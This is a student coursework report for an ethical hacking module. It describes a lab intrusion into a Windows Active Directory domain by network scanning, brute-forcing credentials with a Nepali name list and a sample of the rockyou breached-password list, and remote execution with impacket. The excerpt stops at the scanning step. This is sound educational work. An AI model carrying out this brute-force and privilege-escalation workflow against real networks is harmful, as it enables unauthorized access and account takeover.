Module Code & Module Title

CC6051NI – Ethical Hacking

Assessment Weightage & Type

50% Individual Report

Semester

2023 Spring

Practical Hacking Methods and Techniques

Student Name: Sujen Shrestha

London Met ID: 20049250

College ID: NP01NT4S210105

Assignment Due Date: May 3, 2023

Assignment Submission Date: May 1, 2023

Submitted To: Aditya Sharma

Word Count: 2184

I confirm that I understand my coursework needs to be submitted online via Google Classroom under the relevant module page before the deadline in order for my assignment to be accepted and marked. I am fully aware that late submissions will be treated as non-submission and a mark of zero will be awarded.

Acknowledgment

I would like to express my sincere gratitude to my lecturer and tutor, Mr. Aditya Sharma, for his invaluable guidance and support throughout the preparation of this report. His expertise in the field of ethical hacking and cybersecurity greatly contributed to the depth and quality of this investigation. His insights on practical hacking methods and techniques provided the foundation for understanding the various attack scenarios, tools, and techniques used in the report.

This investigation would not have been possible without strict adherence to the Electronic Transactions Act (ETA 2063). The ETA 2063 served as the legal framework that guided the execution of this project, ensuring that all activities were carried out ethically and for educational purposes. By complying with the provisions of ETA 2063, I was able to demonstrate the significance of ethical hacking in the context of cybersecurity and the importance of abiding by the relevant laws and regulations.

I would also like to extend my appreciation to my peers and colleagues who provided constructive feedback and encouragement throughout the research process. Their suggestions and ideas contributed significantly to the development of this report. Finally, I am grateful to the authors of the numerous publications and resources that were consulted during the course of this investigation. Their work provided the necessary background and context for understanding the practical hacking methods and techniques, and their potential impact on organizations and individuals.

Abstract

The rapid growth of digital technology and the increasing dependency on the internet have led to a significant rise in cybersecurity threats. Ethical hacking has emerged as an effective means to identify and mitigate potential security vulnerabilities. This report presents an in-depth investigation of practical hacking methods and techniques, with the focus on a scenario involving an intrusion into the network of a company. The study demonstrates how an attacker can gain unauthorized access to a network and escalate privileges to gain complete control over critical system resources.

The report provides a comprehensive background into the investigation, the tools and techniques used, and the impact of the Electronic Transactions Act (ETA 2063) on ethical hacking in the context of Nepal. The attack scenario was executed in a controlled environment for educational purpose and in strict compliance with the provisions of ETA 2063. The findings reveal the effectiveness of various hacking tools, such as nmap, crackmapexec, and impacket, in identifying and exploiting vulnerabilities within a network.

In conclusion, this report highlights the importance of ethical hacking in identifying and addressing potential security risks, as well as the need for complying to legal frameworks like ETA 2063 to ensure responsible and ethical practices in the field of cybersecurity. The report also encourages organizations to invest in regular security assessments, employee training and follow cybersecurity best practices to mitigate the risks posed by cyber threats.

Table of Contents

Table of Figures

1. Introduction

1.1 Subject Matter

The malicious attempts made using a computing device by attackers in order to gain unauthorized access to the computer of an individual or an organization is known as hacking and the people carrying out such attacks are known as hackers. The intention of hackers is to steal confidential information, compromise business operations or damage reputation which causes huge loss to the individual or organization that is victim to such attacks. In order to prevent such attackers from successfully carrying out their attacks, it is important to understand who these people are able to break into the systems of organizations and study the methods which enable them to get access to foreign systems. If the methods and techniques of entering a system is identified, appropriate measures can be put into place and the risk of getting hacked can be reduced. Generally, the division who protects the system from such attacks is known as Blue Team. Likewise, the division which perform attacks to break into the organization system in a controlled environment without causing any loss to the company is known as Red Team It is crucial for organizations to employ these departments to understand the methods and technology that hackers use to perform attacks in order to protect their IT infrastructure.



How Data Breaches Occur
1 Research
2 Stage Attack
3 Exfiltrate
SOCIAL ENGINEERING
IM
Phishing email, spam with malware, phone call, dress like the night janitor, etc.
INFRASTRUCTURE WEAKNESS
FIREWALL
WEBSITE
WEB SERVER
SQL injection, vulnerability exploitation, session hijacking, etc.
DATABASE AND FILE SERVERS
Personally identifiable information (PII), credit card numbers, email addresses, other social details, etc.
HTTP-based path, FTP, email, etc.
Accessed data is exfiltrated back to attacker
Attacker looks for weaknesses he can exploit
Attacker may need to keep staging attacks until the desired information is obtained or the desired access to the network is achieved
Once the attacker maintains acess to the system, exfiltration can indefinitely proceed

Figure 1: Hacking Methods and Technologies (Trend Micro, 2023).

Practical hacking methods and technology includes various approaches and tools that hackers use to gain unauthorized access to computer systems and networks. While these techniques are often used by malicious actors to carry out cyber-attacks, it is important for security professionals and ethical hackers to study and understand them in order to better protect their own systems from potential vulnerabilities. By gaining knowledge of the tools and methods used by hackers, security professionals can develop effective strategies for detecting, preventing, and mitigating cyber-attacks. Understanding practical hacking techniques can also help security professionals to identify and remediate vulnerabilities in their systems before they can be exploited by attackers (Sharma, et al., 2018).

Hacking methods involve various phases and the use of specific tools, starting from reconnaissance to post-exploitation. Reconnaissance involves gathering information about the target system using various tools and OSINT techniques. In the exploitation phase, ethical hackers attempt to exploit identified vulnerabilities to gain unauthorized access to the target system. Privilege escalation is done to gain more control over the target system, and post-exploitation involves maintaining access to the compromised system, gathering sensitive information, and potentially pivoting to other systems within the network.

(Detailed Hacking Methods and Techniques: Appendix A)

1.2 Aims and Objectives

1.2.1 Aims

The primary aim of this report is to provide a comprehensive analysis of a simulated attack scenario to understand the methods and techniques employed by hackers to breach network security. By examining the intricacies of the attack and the vulnerabilities exploited, the report aims to raise awareness about the importance of robust security measures and the potential consequences of insufficient security practices.

1.2.2 Objectives

The specific objectives of this investigation include:

- Analyzing the attack scenario to identify the tools and techniques used by the intruder to gain unauthorized access and control over the target system.

- Investigating the effectiveness of the security measures in place and identifying potential vulnerabilities that could be exploited by attackers.

- Discussing the impact of ETA 2063 on ethical hacking practices and the legal considerations associated with conducting cybersecurity investigations.

- Providing recommendations for improving security measures and mitigating potential risks associated with the attack scenario.

By addressing these objectives, the report helps to contribute to a better understanding of the challenges faced in securing electronic transactions and systems, while emphasizing the need for strong security measures and ethical hacking practices.

2. Background and Literature Review

2.1 Background

The attack scenario involves an intruder who has access to a company’s network. The access to network can be obtained through various methods like by getting the network credentials, establishing backdoor connection to a machine, gaining physical access to an ethernet cable in the company, using tools like evil-twin, air crack, etc. to crack the network. The attacker scans the company’s network using a tool called “nmap” and finds various services running on open ports which enables the attacker to perform a number of malicious activities.

The attacker identifies the domain controller of the system and performs a password attack known as a “brute force attack” to randomly attempt to authenticate a list of usernames in combination with a huge number of passwords in order to get the credentials of users who are a part of that domain. The attacker successfully identifies a domain user and leverages this information to enumerate all the other users who are a part of that domain. Then, the attacker again tries the brute force attack on the narrowed list of users and successfully manages to get the credentials of a user who has admin access to a system in the domain.

After harvesting the credentials, the attacker uses a tool from the impact library which is a python script that allows the attacker to execute commands remotely on the target Windows system. Using this tool, the attacker manages to get access to “NT AUTHORITY\SYSTEM” which is a built-in Windows account with the highest level of privileges on a local system. This means that the attacker has gained complete control over all resources and processes on the system with unrestricted access.

2.2 Pre-requirement and tools/techniques

For this investigation, a thorough understanding of computer networks, system vulnerabilities, and security protocols is required. Additionally, knowledge of ethical hacking practices and the Electronic Transactions Act (ETA 2063) is crucial to ensure that the investigation remains within the legal framework. In order to effectively analyze the attack scenario and identify the methods used in the attack, various tools and techniques are used.

The tools that were used for performing the attack demonstration are:

- Windows Server with Active Directory installed as the victim machine.
- Kali Linux operating system for penetration testing.
- A file named “users.txt” containing a list of usernames.
- A file named “rockyou.txt” containing a list of passwords.
- The "nmap" tool for network scanning.
- The "crackmapexec" tool for gathering information about target systems and performing password attacks.
- The “impacket” library to execute python script for remote command execution.

(Detailed Hacking Tools and Techniques: Appendix B)

2.3 Literature Review

2.3.1 Case Study (Detailed analysis of case study)

Undetected Brute-Force Attacks: A Case Study on Azure Active Directory Seamless SSO Service Flaw

In June 2021, researchers at Secureworks Counter Threat Unit (CTU) discovered a flaw in the protocol used by Azure Active Directory Seamless Single Sign-On (SSO) service. The vulnerability allowed threat actors to perform single-factor brute-force attacks without generating sign-in events in the targeted organization's tenant. The flaw affected not only organizations using Seamless SSO but also any Azure AD or Microsoft 365 organization, including those using Pass-through Authentication (PTA). The vulnerability remained unresolved at the time, as Microsoft considered it a design choice rather than a security issue (Sharma, 2021).




Figure 2: Azure autologon username and password login process

(Detailed Case Study: Appendix C)

2.3.2 Impact on ETA 2063

The Electronic Transactions Act (ETA 2063) has significant implications for ethical hacking and cybersecurity practices. This act outlines the legal framework for electronic transactions and provides guidelines for electronic signatures, documents, and records. It also regulates the use of encryption, digital certificates, and other electronic security measures. In the context of this report, the ETA 2063 serves as an important guideline for ensuring ethical hacking practices while investigating and analyzing the presented attack scenario.

The relevant laws which were followed to complete this report fall under Chapter 9 of the Electronic Transactions Act (2063), which deals with the “Offence Relating To Computer”. Section 45 of this chapter provides the regulations for “Unauthorized Access in Computer Materials”. This article states that unauthorized access to computer materials is a punishable offense and the person who accesses any program, information, or data of a computer without authorization of the owner or performs any act with the intention to access data contrary to the authorization shall be liable for punishment. Likewise, Section 46 of this chapter provides regulations for “Damage to any Computer and Information System”. This article states that, if a person with ill intention causes damage to the information system of a company, they shall be liable to punishment. The person who breaks these laws shall be liable to punishment with a fine of up to Rs. 200,000 or with imprisonment for up to 3 years or with both depending on the seriousness of the offence.

In the attack scenario discussed in this report, the intruder leverages various tools and techniques to gain unauthorized access to a company's network and obtain complete control over the system. Although the presented attack scenario demonstrates the potential risks and vulnerabilities associated with insufficient security measures, it also encourages the importance of compliance to the guidelines set forth by ETA 2063.

Throughout the investigation and analysis of the attack scenario, the following measures were taken to ensure compliance with ETA 2063:

- The attack demonstration was conducted in a controlled environment, ensuring that no unauthorized access or data breaches occurred in real-world systems.

- The purpose of the investigation was purely educational, focusing on understanding the tools and techniques used by attackers to exploit system vulnerabilities. No malicious intent was involved in the process.

- The information obtained during the investigation was treated with utmost confidentiality and not shared or distributed without proper authorization.

By adhering to the guidelines and principles outlined in ETA 2063, the investigation of the attack scenario was conducted ethically and responsibly. This approach highlights the critical role that legal framework ETA 2063 plays in shaping ethical hacking practices and ensuring the security of electronic transactions and systems.


To ensure compliance with Electronic Transactions Act (2063), the attack was created in a virtual environment to demonstrate the practical hacking methods and technologies. The attack described in this report consists of a lab setup which includes the use of Windows Server 2019 as the victim machine and Kali Linux as the attacker machine. This setup process is described in the lab setup section of the appendix.

(Lab Setup: Appendix D)

2.4 Proof of Concept

Research of usernames required for attack

Firstly, a file containing huge number of Nepali names was searched on various online sites. A file named nepali-wordlist was found in a GitHub repository which contained a list of more than 8000 Nepali names. This will be used later while trying the brute force attack.



nepali-wordlist/nepali-names.txt at master · prabinzz/nepali-wordlist · GitHub — Mozilla Firefox

https://github.com/prabinzz/nepali-wordlist/blob/master/nepali-names.txt

nepali-wordlist / nepali-names.txt


AadGhimire Update nepali-names.txt Latest commit 271ddb5 on Jan 12, 2021

```
8328 lines (8328 sloc) | 60.5 KB
Aabha
Aabriti
Aadva
```

Figure 3: Searching for list of Nepali usernames

Collection and downloading the list of usernames

In order to download the file, the view raw option was selected. Then the website got redirected to a webpage containing the raw text elements of the file. In an area of the webpage, the right mouse button was clicked and the option to save page was selected.




```
Aabha
Aabriti
Aadya
Aadhikya
Aagnya
Aagya
Aahana
Aaisha
Aaishka
Aaja
Aakanchhya
Aakreeti
Aakritee
Aakriti
Aanya
Aaradhana
Aarati
Aarjabi
Aarjani
Aarjawee
Aarju
Aarjya
Aarshika
Aarshiya
Aarti
Aarya
Aarzoo
```

Figure 4: Downloading the username list

Saving the file in a specified location

The file was saved in the desktop and renamed as users.txt so that it can be later used for the brute force attack.




Name: users.txt

plain text document

Figure 5: Saving the text file in desktop

Collection of password list

Similarly, a file named rockyou.txt was also added to the desktop. This file contains more than 14 million passwords of users previously hacked in a data breach.




```
123456
12345
123456789
password
iloveyou
princess
1234567
rockyou
12345678
abc123
nicole
daniel
babygirl
monkey
lovely
jessica
654321
michael
ashley
qwerty
111111
iloveu
000000
michelle
<ckyou.txt" [converted][unix] 14344391L, 140056870B          1,1           Top
```

Figure 6: Saving the list of passwords as rockyou.txt in desktop

Scanning the company network

Then, the whole subnet of the network was scanned for open ports and services using a tool called nmap. After that, all the services running were displayed as open and filtered for each reachable host in the network was displayed. The output of host 192.168.1.74 shows various open services like ldap, kerberos, etc. which suggests that it could be the domain controller of an active directory.

